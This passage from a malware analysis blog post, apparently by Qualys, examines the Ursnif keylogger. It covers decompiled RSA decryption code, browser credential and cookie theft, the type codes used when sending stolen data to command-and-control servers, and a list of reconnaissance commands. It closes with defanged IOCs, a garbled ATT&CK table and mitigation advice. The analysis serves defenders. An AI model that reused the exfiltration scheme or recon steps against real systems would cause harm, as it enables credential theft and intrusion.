

Fig. 13 RSA key present in the sample

```
{
  int v7; // edi
  unsigned int exponent1; // ebx
  int v9; // ecx
  _DWORD v11[33]; // [esp+0h] [ebp-29Ch] BYREF
  _BYTE buffer_400[400]; // [esp+84h] [ebp-218h] BYREF
  _DWORD v13[34]; // [esp+214h] [ebp-88h] BYREF
  int i; // [esp+2A8h] [ebp+Ch]
  unsigned int v15; // [esp+2B0h] [ebp+14h]

  mem_cpy_sub_26A6720(a1, buffer_400, rev_80);
  mul_mod(a1, (int)&buffer_400[132], (int)buffer_400, (int)rev_80, rsa_modulus);
  mul_mod(a1, (int)&buffer_400[264], (int)&buffer_400[132], (int)rev_80, rsa_modulus);
  memset_sub_26A66DD(a1, v13);
  v13[0] = 1;
  v7 = length_in_dwords_sub_26A5B76(len, exponent) - 1;
  for ( i = v7; i >= 0; --i )
  {
    exponent1 = *(_DWORD *)(exponent + 4 * i);
    v9 = 32;
    if ( i == v7 && (exponent1 & 0xC0000000) == 0 )
    {
      do
      {
        exponent1 *= 4;
        v9 -= 2;
      }
      while ( (exponent1 & 0xC0000000) == 0 );
      if ( !v9 )
        continue;
    }
    v15 = ((unsigned int)(v9 - 1) >> 1) + 1;
    do
    {
      mul_mod(a1, (int)v13, (int)v13, (int)v13, rsa_modulus);
      mul_mod(a1, (int)v13, (int)v13, (int)v13, rsa_modulus);
      if ( exponent1 >> 30 )
        mul_mod(a1, (int)v13, (int)v13, (int)&v11[33 * (exponent1 >> 30)], rsa_modulus);
      exponent1 *= 4;
      --v15;
    }
```

Fig. 14 Implementation for RSA decryption logic

The last 0x80 bytes holds required information to decrypt the full response like a MD5 hash of the decrypted data, the key to decrypt data, and the size of the data to decrypt (fig. 15).



Fig. 15 Last 0x80 bytes of response

Once the full response is decrypted (AES-CBC mode) using the key received, it will validate the decrypted data by checking the MD5 hash. Ursnif can take a different action based on the response received. In our analysis, we observed that the decrypted data is the final payload of Ursnif.

Technical Analysis of Ursnif Payload

In our analysis, we saw that the final payload is a keylogger. Once control is transferred to the payload, it will connect to the CnC address extracted from its config and download an RSA encrypted browser account grabber module.

After decryption, it collects Chrome, Firefox, and Microsoft Edge browsers' sensitive info like credentials, cookies, etc. via this grabber module, compresses it, and AES (Advanced Encryption Standard) encrypts it using the key from config. Further, it sends this information to the attacker's CnC via http post request (figs. 16, 17). While sending information, it uses the following different values for the post parameter `type` to differentiate the kind of information it is sending. Some values include:

Type=6 – System info
Type=15 – Key logged data, clipboard etc.
Type=20 – Saved browser credentials
Type=22 – Cookies



Fig. 16 Sending credentials

Fig. 17 Sending cookies

Ursnif malware also collects and sends the following sensitive system information:

1. Output of `System Info` command
2. List of processes – task list /svc
3. List of installed drivers – driver query
4. Registry query information (details of installed applications) –
   reg query
   HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
5. Output of `Net config workstation`

Ursnif then starts capturing keylogging and clipboard events in the system and sends it to the attacker's CnC at regular intervals. All the data it sends is first compressed and then AES encrypted using the key present in the config.

Based on Ursnif's code, the malware also has the capability to download and execute binary and upload files and screenshots from the victim's system.

Based on our analysis, one thing is clear: Ursnif is bad news.

IOCs:

Domains:

```
Cloudlines[.]top
linkspremium[.]ru
premiumlists[.]ru
Vilogerta[.]top
interblog[.]top
```

interforum[.]top
premiumlines[.]top
linespremium[.]ru
linespremium[.]pw
blogerslives[.]com
blogerslines[.]com
blogspoints[.]com
blogspoints[.]ru
filmspoints[.]com

Hashes:

XLS
document:D39AAA321588E8B1E8FE694732B533BE31C57B60A3C1B7CF73047974606C0C64EF2CD6B4FD4FBEEDC663F59C5196F63338B9F66242230D15F70CDAEBA3BFDE54

Hta document:
DC21DB5D469BD554E41C8AEA35324E875475418AE23EB2378265636F0F781F85

loader:42A1D2A7885898C85524A6B18550A9E01B86E5AD1C33AF845B6AE1450EF69BFED61EE5E7B17684983EA9049F719BEB05978A813638F53F7625E970BAE1C2ABD732C049803E5E151D305C79A1067920A7EAA2DABB92FA7F33EF950097BBA016F2

Payload:CCB10C384D7A9C1D5C1C0383F97DF96B299D641FAECC7F3B4A5F31F2C0707C8A739E193792AA810BCB005DDF4606366D472FE41EC50C304384EBA212510CC239A204181541DC2772443BB00328D084EDC872CF61289862220F93994FE4E9ED210F3AA6870B171BEA342D0CF7166332F047BA58CCDED701E0AAA2BE84194203B9

Browser account
grabber91C4EDD3F6C51AFFD87434A3DB15B25408C26F7B77D94E568F91B9A5C4D6337244E35DB1C2BFEEEE33F0A74874BE2E0CC041A38E63E78DA425052B0DFEB5F93D

Ursnif Mitre Att&ck TTP Map:

Initial Access	Execution	Persistence	privilege Escalation	Defense Evasion	Cre Acc
Phishing: Spear phishing Attachment (T1566.001)	User Execution (T1204 .002)	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	Process Injection: Asynchronous Procedure Call (T1055.004)	Parent PID Spoofing (T1134.004)	Cre fro Pas Sto Cre fro Brc (T1
	Command and Scripting Interpreter: Visual Basic (T1059.005)	Create or Modify System Process: Windows Service (T1543.003)		Obfuscated Files or Information (T1027)	Inp Ca Key (T1
	Command and Scripting Interpreter: PowerShell (T1059.001)			Process Injection: Asynchronous Procedure Call (T1055.004)	Inp Ca GU (Gr Use Int Inp Ca (T1
	Windows Management Instrumentation (T1047)			System Binary Proxy Execution – Regsvr32 (T1218.010)	Ste Ses Co (T1

Initial Access	Execution	Persistence	privilege Escalation	Defense Evasion	Cre Acc
			System Binary Proxy Execution – Rundll32 (T1218.011)		Sys Ser Dis (T1

Detection, Mitigation or Additional Important Safety Measures

Beware of emails

- Don’t open attachments and links from unsolicited emails. Delete suspicious looking emails you receive from unknown sources, especially if they contain links or attachments. Cybercriminals use ‘social engineering’ techniques to lure users into opening attachments or clicking on links that lead to infected websites.

Disable macros for Microsoft Office

- Don’t enable macros in document attachments received via email. A lot of malware infections rely on your action to turn ON macros.
- Consider installing Microsoft Office Viewers. These viewer applications let you see what documents look like without even opening them in Word or Excel. More importantly, the viewer software doesn’t support macros at all, so this reduces the risk of enabling macros unintentionally.

Written by
Amit Gadhave, Senior Malware Research Engineer, Qualys
Write to Amit at agadhave@qualys.com